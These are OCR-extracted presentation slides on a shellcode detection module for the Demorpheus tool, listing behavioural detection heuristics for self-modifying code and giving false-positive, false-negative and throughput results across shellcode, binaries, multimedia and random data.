
- *The number of payload reads exceeds threshold;*
- *The number of unique writes into memory exceeds threshold;*
- *Control flow is redirected to "just written" address location at least once;*
- *Number of executed wx-instructions exceeds threshold;*
- *Conditional-based signatures.*

Read and write to memory


Control flow switch



Conditional - based signatures



Hybrid classifier



What's next

Make another module to shellcode detection tool - *Demorpheus*

Experiments

- Shellcodes;
- Legitimate binaries;
- Random data;
- Multimedia.

Experiments

Datasets	FN	FP
Shellcodes	0	n/a
Legitimate binaries	n/a	1.1
Multimedia	n/a	0.33
Random data	n/a	0.27

Experiments

Dataset	Throughput
Shellcodes	56.5 Mb/s
Legitimate binaries	64.8 Mb/s
Multimedia	93.8 Mb/s
Random data	99.5 Mb/s

2 GHZ Intel Core i7


CAUTION
Test in
Progress

Your questions?